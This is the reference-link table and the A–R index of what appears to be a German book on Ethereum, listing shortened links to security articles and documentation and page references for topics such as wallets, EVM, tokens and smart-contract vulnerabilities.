2xvbx1M	https://randomoracle.wordpress.com/2018/04/27/ethereum-solidity-and-integer-overflows-programming-blockchains-like-1970/
2CUf7WG	https://github.com/ethereum/EIPs/blob/master/EIPS/eip-20.md
2RovrDf	https://solidity.readthedocs.io/en/latest/introduction-to-smart-contracts.html
2AAElb8	https://ethereum.stackexchange.com/questions/3667/difference-between-call-callcode-and-delegatecall
20i7UIH	https://solidity.readthedocs.io/en/latest/introduction-to-smart-contracts.html#delegatecall-callcode-and-libraries
2RmueMP	https://solidity.readthedocs.io/en/latest/abi-spec.html#function-selector
2Dg7GtW	https://medium.com/chain-cloud-company-blog/parity-multisig-hack-again-b46771eaa838
2CUh2KS	https://ethereum.stackexchange.com/questions/191/how-can-i-securely-generate-a-random-number-in-my-smart-contract
2Q589lx	https://blog.positive.com/predicting-random-numbers-in-ethereum-smart-contracts-e5358c6b8620
2JtdqRi	https://etherscan.io/address/0x95d34980095380851902ccd9a1fb4c813c2cb639#code

Kurzlink	Vollständiger Link
2Q58VyX	https://www.reddit.com/r/ethdev/comments/7x5rwr/tricked_by_a_honeypot_contract_or_beaten_by/
2yKme14	https://vessenes.com/the-erc20-short-address-attack-explained/
2yFOGRQ	https://medium.com/huzzle/ico-smart-contract-vulnerability-short-address-attack-31ac9177eb6b
2CQjBhc	https://www.reddit.com/r/ethereum/comments/6r9nhj/cant_understand_the_erc20_short_address_attack/
2Q5VIG9	https://solidity.readthedocs.io/en/latest/abi-spec.html
2Q1ybpQ	https://vessenes.com/the-erc20-short-address-attack-explained/
2RnS1vA	http://hackingdistributed.com/2016/06/16/scanning-live-ethereum-contracts-for-bugs/
2CSdF7y	https://solidity.readthedocs.io/en/latest/common-patterns.html
2OfHaIk	https://github.com/etherpot/contract/blob/master/app/contracts/lotto.sol
2Jpzf4x	http://aakilfernandes.github.io/blockhashes-are-only-good-for-256-blocks
2ACsf1	https://www.kingoftheether.com/thrones/kingoftheether/index.html
2ESoaub	https://www.kingoftheether.com/postmortem.html
2Q6E4IP	https://consensys.github.io/smart-contract-best-practices/known_attacks/#race-conditions
2yl5Dv7	https://github.com/ethereum/wiki/wiki/Ethash
2SyygQx	http://hackingdistributed.com/2017/08/28/submarine-sends/
2EUILzb	https://hackernoon.com/front-running-bancor-in-150-lines-of-python-with-ethereum-api-d5e2bfd0d798
20h8j7R	https://etherscan.io/address/0xf45717552f12ef7cb65e95476f217ea008167ae3
20dUC9C	https://solidity.readthedocs.io/en/latest/units-and-global-variables.html
2AAebFr	https://etherscan.io/address/0xd8775f648430679a709e98d2b0cb6250d2887ef#code
2Q1AMA6	https://applicature.com/blog/history-of-ethereum-security-vulnerabilities-hacks-and-their-fixes
2ESWG7t	https://etherscan.io/address/0xe82719202e5965cf5d9b6673b7503a3b92d20be#code
2ERIOpb	https://medium.com/cryptronics/storage-allocation-exploits-in-ethereum-smart-contracts-16c2aa312743
2OgxPtG	https://www.reddit.com/r/ethdev/comments/7wp363/how_does_this_honeypot_work_it_seems_like_a/
2OVkSL4	https://medium.com/coinmonks/an-analysis-of-a-couple-ethereum-honeypot-contracts-5c07c95b0a8d
2Ogp2la	https://github.com/ethereum/wiki/wiki/Safety#beware-rounding-with-integer-division
2SwDnE0	https://vessenes.com/ethereum-contracts-are-going-to-be-candy-for-hackers/
2qm7ocJ	https://vessenes.com/tx-origin-and-ethereum-oh-my/
2P3KVA4	https://medium.com/coinmonks/solidity-tx-origin-attacks-58211ad95514

Tokens

Kurzlink	Vollständiger Link
2CUf7WG	https://github.com/ethereum/EIPs/blob/master/EIPS/eip-20.md
2EUYCMR	https://github.com/ConsenSys/Tokens/blob/master/contracts/eip20/EIP20.sol
2xPYck6	https://github.com/OpenZeppelin/openzeppelin-solidity/blob/v1.12.0/contracts/token/ERC20/StandardToken.sol

Symbole

.eth-Nodes 284

\$-Symbol 49

A

Abhebungen aus Kontrakt 38–40

ABI (Application Binary Interface) 134–136

Account

Definition XXV

Kontrakt *siehe* Smart Contracts

Weltzustand und 302

address-Objekt 140

Adressen 76–80

Definition XXV

Formate 76

Hex-Codierung mit Prüfsumme in Großschreibung (EIP-55) 78–80

ICAP-Codierung 77–78

Transaktionshistorie untersuchen 26–27

airdrops 329

Angriffsfläche 250

anwendungsspezifische integrierte Schaltungen (ASIC) 320

Application Binary Interface (ABI) 134–136

approve & transferFrom-Workflow 230, 239–242

arithmetischer Über-/Unterlauf 177–181

präventive Techniken 180–181

Reale Beispiele: PoWHC und Batch Transfer Overflow 181

Sicherheitslücke 177–179

ASIC (anwendungsspezifische integrierte Schaltungen) 320

assert, Funktion

Definition XXV

assert-Funktion

Solidity und 148

asymmetrische Kryptografie *siehe* Public-Key-Kryptografie

Aufruf 108, 111

Aufrufe (call), extern 202–204

Auktions-DApp 271–294

Backend-Smart-Contracts 272–275

ENS und 281–293

Frontend-Nutzerschnittstelle 275

in Swarm speichern 278–281

weitere Dezentralisierung 277

Authentizitätsnachweise 259

await-Konstrukt 370

B

Bamboo 131

Bancor 207

Batching 56

batchTransfer-Funktion 181

Baumstruktur, Navigation 97

Belohnung, Definition XXV

Bibliotheken 361–363

Emerald-Plattform 363

EtherJar 362

ethers.js 363

Nethereum 362

web3.js 361

web3.py 362

web3j 362

Bibliothekskontrakt XXXI

- Big-Endian, Definition XXV
 - BIP-32-Standard
 - erweiterte öffentliche und private Schlüssel 94
 - HD-Wallets und 94–96
 - BIP-39-Standard 86, 87–93
 - Bibliotheken 92
 - Codewörter erzeugen mit 88
 - mit mnemonischen Codes arbeiten 92
 - optionale Passphrase 91
 - Seed aus mnemonischen Wörtern ableiten 89
 - BIP-43-Standard 97
 - BIP-44-Standard 97
 - BIPs *siehe* Bitcoin Improvement Proposals
 - Bitcoin
 - als Token 227
 - Einschränkungen 3
 - Entwicklungskultur 11
 - Ethereum verglichen mit 1
 - Ethereum-Blockchain verglichen mit Bitcoin-Blockchain 6
 - Ethereum-Definition verglichen mit 43
 - Bitcoin Core 2
 - Bitcoin Improvement Proposals (BIPs) XXV
 - hierarchisch-deterministische Wallets (BIP-32/BIP-44) 85
 - mnemonische Codewörter (BIP-39) 86, 87–93
 - Multipurpose HD Wallet Structure (BIP-43) 94–98
 - bitcoind-Client 2
 - blinder Aufruf 155
 - Block Gas Limit 316
 - Block, Definition XXVI
 - Blockchain
 - Definition XXVI
 - Erstsynchronisation 53–56
 - Ethereum als Entwickler-Blockchain 12
 - Komponenten 2, 7
 - Kontrakt erzeugen in 33–40
 - On-Blockchain-Tests 364
 - Transaktionen aufzeichnen in 123
 - block-Objekt 139
 - BlockOne IQ 265
 - Brainwallets, verglichen mit mnemonischen Wörtern 87
 - Broadcast (Multicast), Orakel 258
 - Browser-Wallets 58
 - Buterin, Vitalik XXXV
 - Geburt von Ethereum 3
 - über Tokens 227
 - und Casper 321
 - und Dagger-Algorithmus 319
 - Bytecode *siehe auch* EVM-Bytecode XXVI
 - Bytecode-Operationen 299–302
 - Byzantium-Fork XXVI, 6
- ## C
- CALL-Opcode 185
 - Casper 320
 - Casper CBC 320
 - Casper FFG 320
 - Chain Identifier 119
 - Chaincode 94
 - ChainLink 262
 - Checks-Effects-Interactions-Muster 176
 - Cipher Browser 58
 - Clients, Ethereum 43–60
 - ausführen 47–53
 - entfernte 57–59
 - Erstsynchronisation Ethereum-basierter Blockchains 53–56
 - Ethereum-basierte Netzwerke und 44–47
 - Full Node, Hardwareanforderungen 47
 - Geth und 51–53
 - Parity und 50
 - Softwareanforderung für Kompilierung/Betrieb 49–53
 - und JSON-RPC-API 54–56
 - Cold-Storage-Wallets 95
 - Compiler-Direktive 135
 - constant, Funktion 142
 - Constantinople-Fork XXVI, 6
 - contract, Datentyp 141
 - contract-Objekt 147–148
 - convert-Funktion (Vyper) 165
 - Cryptlet 261
 - CryptoRoulette-Honeypot 215
- ## D
- DAG (Directed Acyclic Graph) 319
 - Dagger-Hashimoto-Algorithmus 319
 - DAO (Decentralized Autonomous Organization) 5, 324–328
 - Definition XXVI
 - Hard Fork 325–328
 - Reentrancy-Angriff 177, 275

- über 324
 - und Ethereum Classic, Ursprung 323
 - Dapp 364
 - dapp.tools 361
 - DApps (dezentralisierte Anwendungen)
 - 267–295
 - Auktions-DApp, Beispiel *siehe auch* Auktions-DApp 271–294
 - Backend (Smart Contract) 269
 - Datenspeicher 270
 - Definition XXVI
 - dezentralisierte Nachrichtenkommunikationsprotokolle 271
 - Ethereum als Plattform für 10
 - Frontend (Web-Nutzerschnittstelle) 269
 - IPFS und 270
 - Komponenten 268–271
 - Swarm und 270
 - web3 und 11
 - data-Feld 108–110
 - Daten an EOAs und Kontrakte senden
 - 110–112
 - Datenauthentifizierung, Orakel und 259
 - Daten-Mapping 229
 - Datenspeicher
 - DApps und 270
 - IPFS 270
 - Swarm 270
 - Decentralized Autonomous Organization
 - siehe* DAO
 - Deed
 - als oberste Schicht für ENS 286
 - Auktions-DApp und 271
 - Definition XXVI, 247
 - und ERC721-Standard für nicht fungible Tokens 247–248
 - Defensive Programming 171
 - deklarative Programmierung 130
 - Dekoratoren, Vyper 166
 - delegatecall-Methode 155
 - DELEGATECALL-Opcode, Sicherheitsrisiko 185–191
 - präventive Techniken 190
 - reales Beispiel: Parity Multisig Wallet Hack 190–191
 - Sicherheitslücke 186–189
 - Denial of Service (DoS), Angriff 207–210
 - präventive Techniken 209
 - reales Beispiel: GovernMental 210
 - Sicherheitslücke 207
 - Deployment-Bytecode 306
 - Deployment-Skripte 351–352
 - deterministische Wallets
 - Definition 82
 - hierarchische *siehe* hierarchische deterministische Wallets
 - über 84
 - Development Culture, Ethereum 11
 - dezentralisierte Anwendungen *siehe* DApps
 - Difficulty XXVII
 - Diffie, Whitfield 63
 - digitale Signaturen 62, 114–120
 - Definition XXVII
 - ECDSA und 115
 - ECDSA, Mathematik 116–117
 - erzeugen 115
 - Funktionsweise 115
 - privater Schlüssel und 64
 - Signaturpräfixwert (v) und Public-Key-Recovery 120
 - Signieren in der Praxis 117
 - Trennung von Signierung und Übertragung 121–123
 - verifizieren 116
 - Wikipedia-Definition 115
 - digitaler Fingerabdruck 73
 - Directed Acyclic Graph (DAG) 319
 - Diskreter Logarithmus-Problem 63
 - DoS-Angriffe *siehe* Denial-of-Service-Angriff
 - Dual_EC_DRBG 75
 - dynamisch dimensionierte Arrays 158
- ## E
- ECDSA *siehe* Elliptic Curve Digital Signature Algorithm
 - Einwegfunktionen 67, 73
 - EIP-155-Standard Simple Replay Attack Protection 119
 - EIP-55 (Ethereum Improvement Proposal 55)
 - Fehlererkennung bei codierten Adressen 79
 - Prüfsumme für Adressen 78–80
 - EIPs (Ethereum Improvement Proposals) 331
 - Definition XXVII
 - Workflow 331

- Ellatism 328
- Elliptic Curve Digital Signature Algorithm (ECDSA)
 - Definition XXVII
 - Mathematik 116–117
 - Signatur erzeugen 115
 - Signieren von Transaktionen in der Praxis 117
 - über 115
- elliptische Kurven, Kryptografie 63, 68–71
 - arithmetische Operationen 70
 - Bibliotheken 72
 - Generierung öffentlicher Schlüssel 66–73
 - Grundlagen 68–71
 - öffentlichen Schlüssel generieren mit 71
- Embark 355, 363
- Emerald Wallet 17
- Emerald-Plattform 363
- EMOD (Ethereum Modification) 329
- Endlosschleifen 9
- ENS (Ethereum Name Service) XXVII
 - Auflösung eines Namens 291–293
 - Design 282–286
 - ENS-Namen verwalten 290
 - Geschichte 281
 - mittlere Schicht: .eth-Nodes 284
 - Namehash-Algorithmus 282
 - Namen in Swarm-Hash auflösen 292
 - Namen registrieren 286–290
 - oberste Schicht: Deeds 286
 - Resolver 284
 - Root-Node, Eigentumsrecht 284
 - Spezifikation 282
 - untere Schicht: Namenseigner und Resolver 282–284
 - Vickreyauktionen 285
 - Wahl eines gültigen Namens 283
- ENS (Ethereum-Nameservice) 281–293
 - DApps und 281–293
- entfernte Clients 57–59
 - Browser-Wallets 58
 - mobile Wallets 57
 - Wallet verglichen mit 45
- Entropie
 - Definition XXVII
 - Generierung privater Schlüssel und 65
- Entropie-Illusion, Sicherheitsrisiko 194
 - präventive Techniken 195
 - reales Beispiel: PRNG-Kontrakte 195
 - Sicherheitslücke 194
- EOA (Externally Owned Account)
 - Daten senden an 110–112
 - Definition XXVII
 - Grundlagen 28
 - Kontrakt-Accounts verglichen mit 127
 - Mittel senden an 110
 - Schlüssel und Adressen 61
- Equity-Tokens
 - Definition 225
 - Utility-Tokens als 225
- ERC (Ethereum Request for Comments)
 - siehe auch* EIPs (Ethereum Improvement Proposals) XXVII
- ERC20-Token-Standard 227–231
 - Datenstrukturen 229
 - erforderliche Funktionen und Events 228
 - Front Running-Sicherheitslücke 207
 - METoken erzeugen/ausgeben, Beispiel 231–242
 - optionale Funktionen 229
 - Probleme mit ERC20-Tokens 242
 - Schnittstelle, in Solidity 229
 - Transferfunktionen 230–231
 - Vyper-Implementierung 168
- ERC223-Token-Standard, Proposal 243
- ERC721-Standard für nicht fungible Tokens 247–248
- ERC777-Token-Standard, Proposal 244–246
- Erstsynchronisation
 - Ethereum-basierter Blockchains 53–56
 - Geth oder Parity für 54
 - und JSON-RPC-API 54–56
- erweiterte Schlüssel 94
- ETC *siehe* Ethereum Classic
- ETF (EthereumFog) 330
- Ethash XXVII, 319
- ETHB (EtherBTC) 329
- Ether (allgemein)
 - Gas und 10
 - testnet 23
 - unerwartete Ether, Sicherheitsrisiko 181–185
- Ether (Kryptowährung) XXVIII
- Ether verbrennen 108, 112
- EtherBTC (ETHB) 329
- Ethereum (allgemein)
 - als Allzweck-Blockchain 6

- Bitcoin verglichen mit 1
 - Blockchain-Komponenten 2, 7
 - Clients *siehe* Clients, Ethereum
 - DApps und 10
 - die vier Entwicklungsstufen 5
 - EIPs 331
 - Entwicklungskultur 11
 - EOAs und Kontrakte 28
 - Ethereum Classic verglichen mit 328
 - Fork-Historie 323–330
 - Geburt von 3
 - Grundlagen 15–41
 - Kontrolle und Verantwortung 17–19
 - lernen, Gründe 12
 - MetaMask, Grundlagen 19–27
 - Standards 331
 - Turing-Vollständigkeit und 8
 - über 1–13
 - und EVM 28
 - Währungseinheiten 15
 - Wallet wählen 16
 - web3 und 11
 - Zweck 2
 - Ethereum Classic (ETC)
 - Emerald Wallet und 17
 - Ethereum verglichen mit 328
 - Ursprung 323, 326
 - Ethereum Improvement Proposals *siehe* EIP-Einträge
 - Ethereum Modification (EMOD) 329
 - Ethereum Name Service *siehe* ENS
 - Ethereum Virtual Machine *siehe* EVM
 - EthereumFog (ETF) 330
 - EthereumJS 118, 362
 - EthereumJS helpeth 78, 360
 - EtherInc (ETI) 330
 - EtherJar 362
 - Etherpot, Lotterie-Smart-Contract 203
 - ethers.js 363
 - EtherZero (ETZ) 330
 - eth-Nodes 284
 - ethpm-Projekt 220
 - Ethstick-Kontrakt 217
 - ETI (EtherInc) 330
 - Events
 - abfangen 151
 - Definition XXVIII
 - Solidity 149–152
 - EVM (Ethereum Virtual Machine) 297–316
 - als Weltcomputer 28
 - Befehlssatz (Bytecode-Operationen) 299–302
 - Block-Gaslimit 316
 - Definition XXVIII, 297
 - Disassemblierung, Bytecode 307–312
 - Ethereum-Zustand aktualisieren 302
 - Gas und 10, 313–316
 - Gasberechnung während der Ausführung 314
 - Gasberechnung, Erwägungen 314
 - Gaskosten versus Gaspreis 315
 - Kontrakt-Deployment 306–307
 - Opcodes und Gasverbrauch 339
 - Solidity in EVM-Bytecode kompilieren 303–306
 - Turing-Vollständigkeit und Gas 312
 - und Ethereum-Hochsprachen 129–131
 - Vergleich mit existierender Technologie 299
 - EVM-Bytecode 129
 - Befehlssatz 299–302
 - disassemblieren 307–312
 - Kontrakt-Deployment 306–307
 - Quellcode kompilieren in 303–306
 - EVM-OPCODES 328
 - Expanse 329
 - explizites Typecasting 165
 - external-Funktion 142
 - Externally Owned Account *siehe* EOA
 - externe Aufrufe (call) 202–204
- ## F
- Fake-Wallet 92
 - Fallback-Funktion XXVIII, 31
 - fallback-Funktion 141
 - Falltürfunktionen 63
 - Faucet, Definition XXVIII
 - Faucet.sol, Kontrakt (Testbeispiel)
 - entwickeln 29–31
 - in der Blockchain 33–35
 - kompilieren 32–33, 134
 - METoken, approve & transferFrom-Workflow 239–242
 - METoken-Projekt 237–239
 - Faucet.sol-Kontrakt (Testbeispiel)
 - Abfangen von Events 151

- Ether senden an 37–38
- Events hinzufügen 150–152
- Interaktion mit 35–36
- Konstruktor und selfdestruct ergänzen 144
- Kontraktadresse in einem Block-Explorer ansehen 36
- Mittel abheben aus 38–40
- Federal Information Processing Standard (FIPS) 74
- Fehlerbehandlung, Solidity 148
- Fibonacci-Folgen 186–189
- finney XXVIII
- FIPS (Federal Information Processing Standard) 74
- FIPS-202 74
- Fließkommadarstellung, Sicherheitsrisiko 216–218
 - präventive Techniken 217
 - reales Beispiel: Ethstick 217
 - Sicherheitslücke 216
- Flood-Routing 123
- Forks XXVIII
 - DAO 324, 325–328
 - ETC 323, 328
 - Ethereum und Ethereum Classic, Aufspaltung 328
 - Reentrancy-Bug 324
- Forks *siehe auch* Hard Forks 323–330
- Frameworks 347–360
 - Embark 355
 - OpenZeppelin-Suite 220, 355–359
 - Smart-Contract-Entwicklung 363–365
 - Truffle 347–355
 - ZeppelinOS 220, 359
- Front Running, Angriffe 204–207
 - Sicherheitslücke 205
- Frontier XXVIII, 5
- Front-Running-Angriffe
 - präventive Techniken 206
 - reale Beispiele: ERC 20 und Bancor 207
- Full Node
 - Ethereum-basierte Netzwerke und 44–46
 - Hardwareanforderungen 47
 - Vor- und Nachteile 45
- fungible Tokens *siehe auch* ERC20-Token-Standard 223
- Funktionsaufruf 111
- Funktionsdeklaration, Anordnung der 167

- Funktionsmodifikatoren 145
- Funktionsüberladung 164

G

- Ganache
 - Definition XXVIII
 - lokale Blockchain-Tests mit 365
 - Vor- und Nachteile 47
- Gas
 - als Zähler für Touring-Vollständigkeit 10
 - Aufrufe anderer Kontrakte vermeiden 159
 - Berechnung während der Ausführung 314
 - Berechnung, Erwägungen 314
 - Block-Gaslimit 316
 - Definition XXVIII
 - dynamisch dimensionierte Arrays und 158
 - EVM und 313–316
 - EVM-Opcodes und Gasverbrauch 339
 - Grundlagen 25
 - in Testnetzwerken 25
 - Kosten kalkulieren 159–160
 - Kosten versus Preis 315
 - negative Kosten 315
 - schonen 158–160
 - Tokens und 243
 - Transaktionen und 105–107
- Gaskosten, versus Gaspreis 315
- Gaslimit XXIX
- gasLimit-Feld 106
- gasPrice-Feld 106
- Gebühren *siehe* Gas
- gehärtete Ableitung
 - für private Child-Schlüssel 95
- Indizes 96
- geheime Schlüssel *siehe auch* private Schlüssel XXIX
- Generator 71
- Generatorpunkt 67
- Genesis-Block XXIX
- Geth (Go-Ethereum) 49
 - Definition XXIX
 - Git-Repo klonen 52
 - Grundlagen 51–53
 - kompilieren aus dem Quellcode 52
 - zur Erstsynchronisation 54
- git 49

globaler Zustand-Trie 169
Go *siehe auch* Geth (Go-Ethereum) 49
GovernMental-Schneeballsystem
 blockzeitstempelbasierter Angriff 212
 DoS-Lücke 210
Graphics Processing Unit (GPU), Mining
 und 320
Guthaben, Weltzustand und 302

H

Halteproblem 8, 312
Hard Forks XXIX, 323–330
Hard Forks *siehe auch* DAO; weitere Hard
 Forks wie Spurious Dragon 5
Hardware-Wallets 87, 95
Hash, Definition XXIX
Hashfunktionen 73–75
 Haupteigenschaften 74
 Keccak-256 74
 Testvektor zur Bestimmung 75
Hashkollision 73
HD-Wallet-Seed XXIX
Hellman, Martin 63
helpeth, Kommandozeilentool 78, 360
Hierarchical Deterministic Wallets (BIP-32/
 BIP-44)
 HD-Wallets (BIP-32) und Pfade (BIP-43/
 BIP-44) 94–98
hierarchisch-deterministische Wallets (BIP-
 32/BIP-44) 85
 aus Root-Seed erzeugen 93
 Baumstruktur 97
 Definition XXIX
 erweiterte öffentliche und private Schlüs-
 sel 94
 gehärtete Ableitung von Child-Schlüs-
 seln 95
 Indizes für normale/gehärtete Schlüssel-
 ableitung 95
 Schlüsselbezeichner 96
Hilfswährung, Ether als 2
Homestead XXIX, 5
Honeypot 199–200
hybride Programmiersprachen 130

I

IBAN (International Bank Account Num-
 ber) 77
ICAP (Inter Exchange Client Address Proto-
 col) XXIX, 77–78

Ice Age XXX, 5
ICOs *siehe* Initial Coin Offerings
IDE (Integrated Development Environ-
 ment) XXX
immediate-read, Orakel 256
imperative Programmierung 130
implizites Typcasting 164
Indizes, für normale/gehärtete Ableitung 95
Initial Coin Offerings (ICOs)
 Definition 230
 DoS-Angriff und 208
 Tokens und 230, 251
Inline-Assembler 164
 Definition XXXIV
 Solidity verglichen mit Vyper 164
Integrated Development Environment (IDE)
 XXX
Inter Exchange Client Address Protocol
 (ICAP) XXIX, 77–78
interface, Objekttyp 141
internal-Funktion 142
International Bank Account Number
 (IBAN) 77
interne Transaktion (Internal Transaction,
 Nachricht) 40
interne Transaktion (Nachricht) XXX
Invariantenprüfung 182
IPFS (InterPlanetary File System) XXX, 270

J

Jaxx 17
 Dektopversion 58
 mobile Version 58
JBOK-Wallets *siehe auch* nichtdeterministi-
 sche (zufällige) Wallets 82
JSON-RPC-API 54–56

K

Keccak-256, Hashfunktion XXX, 74
keystore-Datei XXX, 83
King of the Ether 203
Klassenvererbung 163
Kommandozeilenschnittstelle 49
kompilieren
 Faucet.sol, Kontrakt 32–33
Kompilierung
 Definition XXX
 Schutz vor Überlauflfehlern auf
 Compilerbene 169
 Vyper 168

- Konsens 317–322
 - Casper als Ethereum-PoS-Algorithmus 320
 - Definition XXX
 - Ethash als Ethereum-PoW-Algorithmus 319
 - Grundsätze 321
 - Kontroverse und Wettbewerb 321
 - über Proof of Stake 318
 - über Proof of Work 318
- Konsensregeln XXX
- Konstruktorfunktion 143
 - in Faucet-Beispiel ergänzen 144
 - Modifikation des Kontraktnamens, Sicherheitsrisiko 212
- Kontrahentenrisiko 223
- Kontrakt/Konstruktor, Namensänderung, Sicherheitsrisiko
 - reales Beispiel: Rubixi 213
- Kontrakt-Accounts
 - Definition XXX
 - EOAs verglichen mit 127
 - erzeugen *siehe auch* Faucet.sol, Kontrakt 29–31
- Kontrakt-Accounts *siehe auch* Smart Contracts 28
- Kontraktaufruf 111
- Kontraktdefinition, Solidity 141
- Kontraktdestruktion 144
- Kontrakterzeugung, Transaktion 112–114
- Kontrakterzeugungstransaktion XXXI, 127
- Kontraktname/Konstruktor, Namensänderung, Sicherheitsrisiko
 - präventive Techniken 213
 - Sicherheitslücke 212
- Kryptografie 61–80
 - asymmetrische *siehe* Public-Key-Kryptografie
 - Definition 61
 - Ethereum-Adressen und 76–80
 - Hashfunktionen 73–75
 - öffentliche Schlüssel 66–73
 - Public-Key-Kryptografie und Kryptowährungen 63–64
 - Schlüssel und Adressen 61
- kryptografische Hashfunktionen 73–75
- Kurze Adressen/Parameter, Angriff 200
 - Präventive Techniken 201
 - Sicherheitslücke 201
- kurzlebiger privater Schlüssel 116

L

- leere Eingabe, Test 75
- leichtgewichtiger Client XXXI, 45
- LevelDB XXXI
- library-Kontrakt 141
- libsecp256k1, Kryptografiebibliothek 73
- LLL 131
- Logs, Vyper 169
- lokale Blockchain, Simulation 47

M

- Manipulation des Blockzeitstempels, Sicherheitsrisiko 210–212
 - präventive Techniken 211
 - reales Beispiel: GovernMental 212
 - Sicherheitslücke 210
- Mastering Ethereum Token *siehe* METoken
- Merkle Patricia Tree XXXI
- Merkle, Ralph 63
- MetaMask 17
 - als Browser-Wallet 58
 - Ether senden aus 24–26
 - Grundlagen 19–27
 - Transaktionshistorie von Adressen untersuchen 26–27
 - und testnet-Ether 23
 - Wahl des Netzwerks 22
 - Wallet-Setup mit 20–22
- METoken (Mastering Ethereum Token)
 - an Kontraktadressen senden 237–239
 - approve & transferFrom-Workflow 239–242
 - Definition XXXI
 - erzeugen/ausgeben, Beispiel 231–242
 - Interaktion über Truffle-Konsole 235–237
- Metropolis XXXI, 6
- MEW *siehe* MyEtherWallet
- Migrationen 351–352
- Miner XXXI, 123
- Mining-Farmen 123
- Mist (browserbasierte Wallet) XXXI, 59
- mnemonische Codewörter 82
 - BIP-39 86, 87–93
 - generieren 88
 - MetaMask und 20–21
 - optionale Passphrase bei BIP-39 91
- mobile (Smartphone) Wallets 57
- Modifikatoren 162
- msg-Objekt 138

Multicast (Broadcast), Orakel 258
Multisignatur-Transaktionen (Multisig) 124
Mutex 176
MyCrypto (Wallet) 59
MyEtherWallet (MEW) 17, 59

N

Nachbar-Nodes 123
Nachricht, Definition XXXI
Nachrichtenaufruf XXXII, 138
Nachrichten-Kommunikationsprotokolle 271
Namehash-Algorithmus 282
Namen/Benennung *siehe* ENS (Ethereum Name Service)
Namensänderung von Konstruktor/Kontrakt, Sicherheitsrisiko
 präventive Techniken 213
 reales Beispiel: Rubixi 213
 Sicherheitslücke 212
National Institute of Science and Technology (NIST) 74
Nebeneffekte 130
Nebenläufigkeit, Nonces und 104
negatives Gas 129
Nethereum 362
Netzwerke (Ethereum)
 Clients und 44–47
 Definition XXXII
 Full Nodes und 44–46
 MetaMask und XXXII
 öffentliches Testnetzwerk, Vor- und Nachteile 46
 Simulation lokaler Blockchain, Vor- und Nachteile 47
NFTs *siehe* nicht fungible Tokens
nicht abstreitbar 115
nicht fungible Tokens (NFTs)
 Auktions-DApp und 271
 Definition XXXII
 ERC721-Standard für nicht fungible Tokens 247–248
nicht fungible Tokens (non-fungible Tokens, NFTs) 223
nicht initialisierte Zeiger auf Speicher, Sicherheitsrisiko 213–216
 reale Beispiele: OpenAddressLottery- und CryptoRoulette-Honeypot 215
 Sicherheitslücke 214–215

nicht initialisierter Zeiger auf Speicher, Sicherheitsrisiko
 präventive Techniken 215
nichtdeterministische (zufällige) Wallets 82–84
NIST (National Institute of Science and Technology) 74
Node
 Definition XXXII
 Propagation von Transaktionen 123
Node.js 347
Nonces 100–105
 Bestätigung 104
 Definition XXXII
 duplizierte 104
 Lücken 104
 nachhalten 102
 Nebenläufigkeit 104
 Transaktionsursprung 104
 Weltzustand und 302
Nulladresse
 Definition XXXII
 Kontrakterzeugung 112
 Kontraktregistrierung 34
Nutzerschnittstelle, als DApp-Frontend 269

O

öffentliche Schlüssel
 Definition XXXII
 elliptische Kurven, Kryptografie, und 68–70
 erweitert 94
 generieren 71
öffentliche Schlüssel *siehe auch* Schlüssel und Adressen 66–73
öffentliche Testnetzwerke 46
Offlinesignierung 121–123
Ommer, Definition XXXII
OpenAddressLottery, Honeypot 215
OpenSSL, Kryptografiebibliothek 72
OpenZeppelin 180, 220, 355–359
Oracize 259, 260, 263–266
Orakel 253–266
 Anwendungsfälle/Beispiele 254
 Broadcast/Multicast 258
 Clientschnittstellen in Solidity 263–266
 Datenauthentifizierung mit 259
 dezentralisiert 262
 Entwurfsmuster 256–259
 Gründe für 253

- immediate-read 256
- Publish/Subscribe 257
- rechnende Orakel 260–262
- Request/Response 257
- und Datenauthentifizierung 259

P

- Parity
 - Bibliotheken für 50
 - Definition XXXII
 - Grundlagen 50
 - installieren 50
 - Nonce-Zähler 103
 - zur Erstsynchronisation 54
- Parity Multisig Wallet
 - erster Hack 193
 - zweiter Hack 190–191
- Passphrase 91
- Passwortstreckung, Algorithmus 84
- payable-Funktion 143
- PBKDF2-Funktion 89
- Populus 364
- PoS *siehe* Proof of Stake
- PoW *siehe* Proof of Work
- PoWHC *siehe* Proof of Weak Hands Coin
- Pre-Image 73
- Primfaktorzerlegung 63
- private Blockchain 47
- private Blockchain als Einzelinstanz 47
- private Child-Schlüssel 95
- private Schlüssel 65–66
 - Definition XXIX
 - erweiterte 94
 - gehärtete Ableitung von Child-Schlüsseln 95
 - Generierung aus Zufallszahl 65
 - Wallets und 16, 18
- private Schlüssel *siehe auch* Schlüssel und Adressen 62
- private-Funktion 142
- PRNG-Kontrakte (Pseudorandom Number Generator, Zufallszahlengenerator) 195
- Problem der Unveränderlichkeit von Code XXXIII
- Proof of Stake (PoS)
 - Casper als Ethereum-PoS-Algorithmus 320

- Definition XXXIII
- Konsens über 318
- Proof of Weak Hands Coin (PoWHC) 181
- Proof of Work (PoW)
 - Definition XXXIII
 - Ethash als Ethereum-PoW-Algorithmus 319
 - Konsens über 318
- Propagation von Transaktionen 123
- Prototyp einer Funktion 111
- Proxy 359
- Prüfsumme
 - EIP-55 und 78–80
 - Generierung mnemonischer Codewörter und 88
 - in Ethereum-Adressformaten 76
- Pseudorandom-Number-Generator-Kontrakte (PRNG) 195
- public-Funktion 142
- Public-Key-Kryptografie 63–64
- Public-Key-Recovery 120
- Publish/Subscribe, Orakel 257
- pure-Funktion 142

R

- Race Conditions *siehe auch* Front Running, Sicherheitsrisiko; Reentrancy-Angriff 204
- receipt, Definition XXXIII
- Recursive Length Prefix (RLP) XXXIII, 100
- Reentrancy-Angriffe 173–177
 - Definition XXXIII
 - präventive Techniken 176
 - reales Beispiel: DAO-Angriff 177
 - Sicherheitslücke 173–175
- Reentrancy-Bug 324
 - Ablauf des Angriffs 325
 - technische Details 325
- Reentrancy-Honeypot, Sicherheitsrisiko 199–200
- Referenzierung externer Kontrakte, Sicherheitsrisiko 195–200
 - präventive Techniken 198
 - reales Beispiel: Reentrancy-Honeypot 199–200
 - Sicherheitslücke 195–198
- Referenzspezifikation 3
- Registrierung eines Namens 286–290
- Remix-IDE 32, 34–35

Remote Procedure Call (RPC), Befehle *siehe*
JSON-RPC-API
Request/Response, Orakel 257
require-Funktion 148
Resolver-Kontrakte 284
revert-Funktion 149
RLP (Recursive Length Prefix) XXXIII, 100
Root-Seeds, HD-Wallets erzeugen aus 93
Ropsten-Testnetzwerk 23
RPC (Remote Procedure Call), Befehle *siehe*
JSON-RPC-API
Rubixi, Schneeballsystem 213
Rückwärtskompatibilität, Ethereum gegen-
über Bitcoin 11
Runtime-Bytecode 307
